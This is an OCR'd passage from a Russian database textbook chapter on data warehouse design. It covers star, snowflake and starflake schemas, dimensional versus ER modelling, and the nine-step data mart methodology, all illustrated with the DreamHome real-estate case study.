


Рис. 31.1. Схема "звезда" для данных о продаже объектов недвижимости компанией DreamHome

Схема "звезда" может использоваться для ускорения выполнения запросов путем денормализации справочной информации с образованием единой таблицы размерностей. Например, на рис. 31.1 следует обратить внимание на то, что несколько таблиц размерностей (PropertyForSale, Branch, ClientBuyer, Staffи Owner) содержат данные о местонахождении (city, region и country), которые повторяются в каждой таблице. Денормализация целесообразна, если имеется некоторое количество сущностей, связанных с таблицей размерностей, к которой часто осуществляется доступ. В этом случае денормализация позволяет избежать накладных расходов, связанных с присоединением дополнительных таблиц для доступа к этим атрибутам. Денормализацию не следует применять в тех случаях, если дополнительные данные требуются не очень часто, поскольку накладные расходы, связанные с просмотром расширенной таблицы размерностей, могут свести на нет любой выигрыш в повышении скорости выполнения запроса.




Рис. 31.2. Часть схемы "звезда" для данных о сбыте объектов недвижимости компанией DreamHome с нормализованной версией таблицы размерностей Branch

Схема "снежинка". Вариант схемы "звезда", в которой таблицы размерностей не содержат денормализованных данных.

Один из вариантов схемы "звезда", в котором каждая размерность может иметь свои собственные размерности, называется *схемой "снежинка"* (snowflake schema). Например, можно нормализовать данные о местонахождении (атрибуты city, region и country) в таблице размерностей Branch (см. рис. 31.1) для создания двух новых таблиц размерностей — City и Region. Нормализованная таблица размерностей Branch схемы данных о сбыте объектов недвижимости показана на рис. 31.2. В этой схеме "снежинка" из таблиц размерностей PropertyForSale, ClientBuyer, Staff и Owner могут быть также удалены данные о местонахождении и предусмотрено совместное использование с ними новых таблиц размерностей, City и Region.

Схема "звезда-снежинка". Гибридная структура, которая состоит из комбинации схем "звезда" и "снежинка".

Наиболее приемлемые схемы баз данных используют комбинацию денормализованной схемы "звезда" и нормализованной схемы "снежинка". Комбинация этих схем называется *схемой "звезда-снежинка"* (starflake schema). Некоторые размерности могут быть представлены в обеих формах для удовлетворения потребностей разных запросов. Независимо от типа схемы ("звезда", "снежинка" или "звезда-снежинка"), предсказуемая и стандартная форма, лежащая в основе модели размерностей, предоставляет важные преимущества с точки зрения проекта хранилища данных, перечисленные ниже.

- Эффективность. Единообразие структуры, лежащей в основе базы данных, обеспечивает более эффективный доступ к данным различными средствами, включая генераторы отчетов и инструменты для формирования запросов.
- Возможность удовлетворения изменяющихся требований. Схема "звезда" может адаптироваться к изменениям пользовательских требований, поскольку все размерности в равной степени обеспечивают доступ к таблице фактов. Это означает, что проект обладает большей способностью поддерживать произвольные (ad hoc) запросы пользователей.
- Расширяемость. Модель размерностей расширяема, например, типичные изменения, которые поддерживает модель DM, включают в себя: а) добавление новых фактов при условии, что они имеют в основном такую же степень детализации, как и существующая таблица фактов; б) добавление новых размерностей при условии, что имеется единственное значение данной размерности, определенное для каждой существующей записи таблицы фактов; в) добавление новых атрибутов размерностей; г) разбиение существующих записей размерностей на записи с меньшим уровнем детализации, начиная с определенного момента времени.
- Возможность моделировать обычные деловые ситуации. Количество стандартных методов учета типичных моделируемых ситуаций в мире бизнеса постоянно возрастает. Для каждой из этих ситуаций имеется хорошо изученный набор альтернатив, который может быть запрограммирован специальным образом в генераторах отчетов, инструментах создания запросов и в других интерфейсах пользователя. В качестве примера можно назвать медленно изменяющиеся размерности, когда "постоянная" размерность Branch или Staff в действительности медленно и асинхронно изменяется. Медленно изменяющиеся размерности будут рассмотрены более подробно в разделе 31.8.
- Обработка запросов с предсказуемыми результатами. Приложение хранилища данных, которое обеспечивает поиск на более глубоком уровне (drill down) и предусматривает просто введение дополнительных атрибутов размерностей из числа атрибутов, содержащихся в единой схеме "звезда". Приложение хранилища данных, которое выполняет поиск на том же уровне (drill across), предусматривает связывание отдельных таблиц фактов с помощью совместно используемых (согласованных) размерностей. Даже притом, что полный набор схем "звезда" в корпоративной модели размерностей является достаточно сложным, результаты выполнения запроса могут оказаться полностью предсказуемыми, поскольку на самом низком уровне каждая таблица фактов обрабатывается независимо от другой.

31.2.1. Сравнение моделей типа DM и ER

В этом разделе сопоставляются модели типа DM и ER. Как указано в предыдущем разделе, DM-модели обычно используются для проектирования базы данных, применяемой в качестве компонента хранилища данных, тогда как ER-модели традиционно используются для описания базы данных систем OLTP.

ER-моделирование — это метод определения связей между сущностями. Основной целью ER-моделирования является устранение избыточности данных. Это чрезвычайно выгодно для обработки транзакций, поскольку в этом случае транзакции становятся очень простыми и детерминированными. Например, транзакция, которая обновляет адрес клиента, обычно обращается к единственной записи в таблице Client. Это обращение происходит исключительно быстро, поскольку для поиска используется индекс по первичному ключу clientNo. Несмотря на эффективность обработки транзакций, такие базы данных не могут эффективно и

легко поддерживать *произвольные запросы* конечного пользователя. Традиционные деловые приложения, такие как оформление заказа клиента, управление запасами и выставление счетов клиентам, требуют применения множества таблиц с многочисленными соединениями между ними. ER-модель для предприятия может иметь сотни логических сущностей, представленных в сотнях физических таблиц. Традиционное ER-моделирование не поддерживает наиболее привлекательное средство хранилища данных — наглядный и высокопроизводительный поиск данных.

Ключом к пониманию зависимости между моделями размерностей (DM) и моделями "сущность–связь" (ER) является то, что единая ER-модель обычно разбивается на множество DM-моделей. Затем это множество объединяется посредством "совместно используемых" таблиц размерностей. Связь между DM и ER моделями будет более подробно описана в следующем разделе, в котором рассматривается методология проектирования базы данных для хранилища данных.

31.3. Методология проектирования базы данных для хранилища данных

В этом разделе описывается пошаговая методология проектирования базы данных для хранилища данных. Эта методология предложена в [192] и называется *девятишаговой методологией*. Шаги этой методологии показаны в табл. 31.1.

Таблица 31.1. Девятишаговая методология [192]

Шаг	Действие
1	Выбор представляемого процесса
2	Определение степени детализации таблицы
3	Определение и согласование размерностей
4	Выбор фактов
5	Сохранение результатов предварительных расчетов в таблице фактов
6	Завершение формирования таблиц размерностей
7	Определение продолжительности хранения данных в базе данных
8	Отслеживание медленно изменяющихся размерностей
9	Принятие решений о приоритетах и режимах запросов

Есть много подходов, в которых предлагаются альтернативные пути к созданию хранилища данных. Один из наиболее успешных предусматривает декомпозицию проекта хранилища данных на легко управляемые части, а именно на магазины данных (см. раздел 30.5). На следующем этапе интеграция небольших магазинов данных ведет к созданию единого корпоративного хранилища данных. Таким образом, хранилище данных является объединением набора отдельных магазинов данных, реализованных за какой-то период времени, возможно, разными группами разработчиков и на разных аппаратных и программных платформах.

Девятишаговая методология определяет шаги, необходимые для проектирования магазина данных. Но эта методология предусматривает также соединение отдельных магазинов данных таким образом, что с течением времени они сливаются в согласованное общее хранилище данных. Ниже будут более подробно описаны шаги, показанные в табл. 31.1, с использованием рабочих примеров, взятых из расширенной версии учебного проекта *DreamHome*.

Шаг 1. Выбор представляемого процесса

Процесс (функция) относится к области применения данных конкретного магазина данных. Первым создается тот магазин данных, который в большей степени отвечает на самые важные и насущные коммерческие вопросы в бизнесе и не выходит за пределы бюджета. Лучшим претендентом на использование в качестве первого магазина данных можно считать магазин данных, связанный со сбытом. Этот источник данных является наиболее доступным и обладает высоким качеством. При выборе первого магазина данных для компании *DreamHome* прежде всего выясняется, что отдельные деловые процессы обеспечивают

- сбыт объектов недвижимости (property sales);
- сдачу в аренду объектов недвижимости (leasing);
- осмотр объектов недвижимости (property viewing);
- рекламирование объектов недвижимости (property advertising);
- обслуживание объектов недвижимости (property maintenance).

Требования к данным, связанные с этими процессами, показаны в ER-модели на рис. 31.3. Следует заметить, что ER-модель упрощена, поскольку в ней названия присвоены только сущностям и связям. Затененные прямоугольники с обозначениями сущностей представляют основные факты для каждого делового процесса *DreamHome,* перечисленного выше. Деловым процессом, выбранным в качестве основы первого магазина данных, является продажа объектов недвижимости. Часть первоначальной ER-модели, представляющая требования к данным делового процесса сбыта объектов недвижимости, показана на рис. 31.4.




Рис. 31.3. ER-модель расширенной версии проекта DreamHome




Рис. 31.4. Часть изображенной на рис. 31.3 первоначальной ER-модели, представляющая требования к данным делового процесса сбыта объектов недвижимости проекта DreamHome

Шаг 2. Определение степени детализации таблицы

Определение степени детализации (grain) означает точное выяснение того, что будет собой представлять запись таблицы фактов. Например, сущность PropertySale, показанная на рис, 31.4 в виде затененного прямоугольника, представляет факты о каждой операции сбыта объекта недвижимости и становится таблицей фактов схемы "звезда" с данными о сбыте объектов недвижимости, которая показана на рис. **31.1.** Поэтому степенью детализации таблицы фактов PropertySale являются данные о сбыте отдельного объекта недвижимости.

Размерности таблицы фактов можно определить только после выбора степени ее детализации. Например, для ссылок на данные о сбыте объектов недвижимости будут использоваться сущности Branch, Staff, Owner, ClientBuyer, PropertyForSale и Promotion (см. рис. 31.4) и станут таблицами размерностей схемы "звезда" (см. рис. 31.1). Необходимо также включить Time (Время) как основную размерность, всегда присутствующую в схемах "звезда".

При определении степени детализации для таблицы фактов требуется также установить степень детализации каждой таблицы размерностей. Например, если степень детализации для таблицы фактов PropertySale — это данные о продаже отдельного объекта недвижимости, то степенью детализации размерности Client являются сведения о клиенте, который приобрел конкретный объект недвижимости.

Шаг 3. Определение и согласование размерностей

Размерности устанавливают контекст для поиска ответов на вопросы, касающиеся фактов в таблице фактов. Магазин данных с удачно сформированным набором размерностей становится понятным и легким в использовании. Размерности определяются достаточно подробно для того, чтобы можно было с нужной степенью детализации описать такие понятия, как клиенты и объекты недвижимости. Например, каждый клиент в таблице размерностей ClientBuyer описывается атрибутами clientID, clientNo, clientName, clientType, city, region и country (см. рис. 31.1). Плохо представленный или неполный набор размерностей снижает полезность магазина данных для предприятия.

Если какая-нибудь размерность встречается в двух магазинах данных, она должна быть полностью одинаковой в обоих случаях или являться математическим подмножеством другой размерности. Только таким образом два магазина данных могут совместно использовать одну или несколько размерностей в одном и том же приложении. Когда одинаковая размерность используется в нескольких магазинах данных, то ее называют *согласованной* (conformed). Примерами размерностей, которые должны согласовываться между данными о сбыте объектов недвижимости и рекламировании объектов недвижимости, являются размерности Time, PropertyForSale, Branch и Promotion. Если эти размерности не синхронизированы или допускается нарушение синхронизации между магазинами данных, то единое корпоративное хранилище данных выйдет из строя, поскольку эти два магазина данных невозможно будет использовать вместе. Например, на рис. 31.5 показаны схемы "звезда" для данных о сбыте объектов недвижимости и рекламировании объектов недвижимости с согласованными размерностями Time, PropertyForSale, Branch и Promotion, которые обозначены прямоугольниками со слабым затенением.




Рис. 31.5. Схемы "звезда" для данных о сбыте объектов недвижимости и рекламировании объектов недвижимости с согласованными (совместно используемыми) таблицами размерностей Time, PropertyForSale, Branch *и Promotion*

Шаг 4. Выбор фактов

Степень детализации таблицы фактов определяет, какие факты должны быть использованы в магазине данных. Все факты должны быть выражены на уровне, подразумеваемом этой степенью детализации. Другими словами, если степень детализации таблицы фактов соответствует операции сбыта отдельного объекта недвижимости, то все числовые факты должны относиться к этой операции сбыта. Кроме того, факты должны быть числовыми и аддитивными (допускающими суммирование). На рис. 31.6 использована схема "звезда" с данными о сдаче в аренду объекта недвижимости (делового процесса *DreamHome*) для иллюстрации плохо структурированной таблицы фактов. Эта таблица фактов с нечисловыми фактами (promotionName и staffName), неаддитивным фактом (monthlyRent) и фактом (lastYearRevenue) с иной степенью детализации по сравнению с другими фактами в таблице является непригодной для использования. На рис. **31.7** показано, как можно откорректировать таблицу фактов Lease, представленную на рис. 31.6, чтобы она стала структурированной соответствующим образом.

Дополнительные факты могут быть добавлены к таблице фактов в любое время, если они соответствуют степени детализации всей таблицы.





Рис. 31.6, Схема "звезда" сдачи в аренду объекта недвижимости компанией DreamHome. Это пример плохо структурированной таблицы фактов с нечисловыми фактами, с неаддитивным фактом и с числовым фактом, имеющим степень детализации, несовместимую с остальными фактами в таблице



Рис, 31.7. Схема "звезда" сдачи в аренду объекта недвижимости компанией DreamHome. Эта схема аналогична изображенной на рис. 31.6, но в ней исправлены все ошибки

Шаг 5. Сохранение результатов предварительных расчетов в таблице фактов

После выбора фактов необходимо пересмотреть каждый из них, чтобы определить, есть ли возможность использования предварительных расчетов. Обычным примером необходимости сохранения результатов предварительных расчетов является случай, когда факты представляют собой содержимое отчетов о прибылях и убытках. Эта ситуация часто возникает тогда, когда в основе таблицы фактов лежат счета-фактуры или результаты сбыта. На рис. **31.7** показана таблица фактов с атрибутами rentDuration, TotalRent, ClientAllowance, StaffCommission и totalRevenue. Эти типы фактов удобны, поскольку они представляют аддитивные величины, из которых можно извлечь ценную информацию, такую как усредненные данные clientAllowance, основанные на агрегировании некоторого количества записей таблицы фактов. Для того чтобы вычислить значение totalRevenue для сданной в аренду недвижимости, необходимо вычесть значение clientAllowance и staffCommission из totalRent. Хотя

величина totalRevenue может быть всегда получена из этих атрибутов, необходимо хранить и вычисленное значение totalRevenue. Это особенно справедливо, если такая величина, как totalRevenue, является очень важной для предприятия или есть хоть малейшая вероятность ее неверного вычисления пользователем. Стоимость пользовательской ошибки при вычислении totalRevenue выше стоимости некоторой избыточности хранимых данных.

Шаг 6. Завершение формирования таблиц размерностей

В этом шаге происходит возвращение к таблицам размерностей для добавления к размерностям максимально возможного объема текстовых описаний. Текстовые описания должны быть предельно наглядными и понятными. Полноценность магазина данных определяется широтой охвата и правильным выбором атрибутов таблиц размерностей.

Шаг 7. Выбор продолжительности хранения данных в базе данных

Данные за прошедший период хранятся в таблице фактов данных в течение времени, называемого *продолжительностью хранения* (duration). На многих предприятиях этот период принят равным году или двум. Для других предприятий (таких как страховые компании) может быть предусмотрено законом требование хранить данные за предыдущие пять или большее количество лет. При очень больших таблицах фактов возникают, по меньшей мере, две значительные проблемы проектирования хранилищ данных. Первая проблема — это усложнение доступа к данным по мере удаления во времени от момента их фиксации. Чем дальше от нас отодвигается тот момент, когда были получены данные, тем более вероятным становится возникновение проблем при чтении и интерпретации старых файлов или старых лент. Вторая проблема заключается в том, что для работы со старыми данными должны обязательно использоваться старые, а не более современные версии основных размерностей. Эта проблема известна как проблема "медленно изменяющихся размерностей", которая описана более подробно в следующем шаге.

Шаг 8. Отслеживание медленно изменяющихся размерностей

Проблема медленно изменяющихся размерностей означает, например, что со старой предысторией транзакции должно использоваться соответствующее описание клиента и отделения. Зачастую в хранилище данных этим важным размерностям должен присваиваться обобщенный ключ, чтобы можно было различать данные о клиентах и отделениях компании за определенный период времени от данных за какой-то другой период времени.

Существуют три основных типа медленно изменяющихся размерностей: тип 1 — измененный атрибут размерности заменяет старое значение атрибута; тип 2 — измененный атрибут размерности вызывает создание новой записи размерности; тип 3 — измененный атрибут размерности вызывает создание такого альтернативного атрибута, чтобы и старые, и новые значения атрибута были одновременно доступны в одной и той же записи размерности.

Шаг 9. Принятие решений о приоритетах и режимах запросов

В этом шаге рассматриваются проблемы физического проекта. Наиболее важными проблемами физического проекта, влияющими на восприятие магазина данных конечным пользователем, являются проблемы выбора физической последовательности сортировки таблицы фактов на диске и применения предвари-

тельно записанных итоговых или агрегированных данных. Помимо вышеназванных, имеется целый ряд дополнительных проблем физического проектирования, касающихся администрирования, создания резервных копий, защиты и повышения производительности с помощью индексов. Подробную информацию о проблемах, влияющих на физический проект хранилищ данных, заинтересованный читатель найдет в [6].

Результатом применения этой методологии становится проект магазина данных, который поддерживает требования конкретных деловых процессов и предоставляет возможность простой интеграции с другими соответствующими магазинами данных, что в конечном счете позволяет сформировать единое корпоративное хранилище данных. В табл. 31.2 перечислены таблицы фактов и размерностей, связанные с помощью схемы "звезда", для каждого делового процесса в компании *DreamHome* (определенных в шаге 1 данной методологии).

Схемы "звезда" для деловых процессов *DreamHome* объединяются при помощи согласованных размерностей. Например, все таблицы фактов совместно используют размерности Time и Branch, как показано в табл. 31.2. Модель размерностей, которая содержит больше одной таблицы фактов, совместно использующих одну или несколько согласованных таблиц размерностей, называется *созвездием фактов* (fact constellation). Созвездие фактов для хранилища данных *DreamHome* показано на рис. 31,8. Модель упрощена, поскольку в ней отображены только названия таблиц размерностей и фактов. Обратите внимание на то, что таблицы фактов обозначены прямоугольниками с сильным затенением, а все согласованные таблицы размерностей — прямоугольниками со слабым затенением.

31.4. Критерии оценки размерностей хранилища данных

Начиная с 1980-х годов для хранилищ данных развиваются свои собственные методы проектирования, отличающиеся от методов для систем с обработкой транзакций. Метод проектирования размерностей стал основным подходом к проектированию большинства баз данных для хранилищ данных. В этом разделе описываются критерии, предложенные в [195] и [196] для измерения степени поддержки системой представления данных хранилища данных в виде размерностей.

При оценке конкретного хранилища данных следует помнить, что лишь немногие из поставщиков программного обеспечения стремятся предоставить полностью интегрированное решение. Но поскольку хранилище данных — это законченная система, критерии должны использоваться для оценки только систем, предоставляющих все необходимые функции, а не совокупности несвязанных пакетов, которые невозможно интегрировать в достаточной степени.

Имеются двадцать критериев, разделенных на три основные группы: *архитектура, администрирование* и *выразительность* (табл. 31.3). Эти критерии позволяют определить объективный стандарт для оценки того, насколько хорошо система поддерживает основанное на применение размерностей представление хранилища данных, и установить такой высокий порог, чтобы поставщики были заинтересованы в совершенствовании своих систем. Способ использования этого списка предусматривает определение соответствия системы каждому критерию с помощью присвоения ей оценки 0 или 1. Системе присваивается оценка 1 только в том случае, если она полностью отвечает данному критерию. Например, система, которая обеспечивает перемещение по агрегированным данным (четвертый критерий) средствами только единственного инструмента верхнего уровня, получает оценку 0, поскольку средства перемещения по агрегированным

данным не являются открытыми. Другими словами, не должно быть никакой скидки для той системы, которая лишь частично отвечает некоторому критерию.

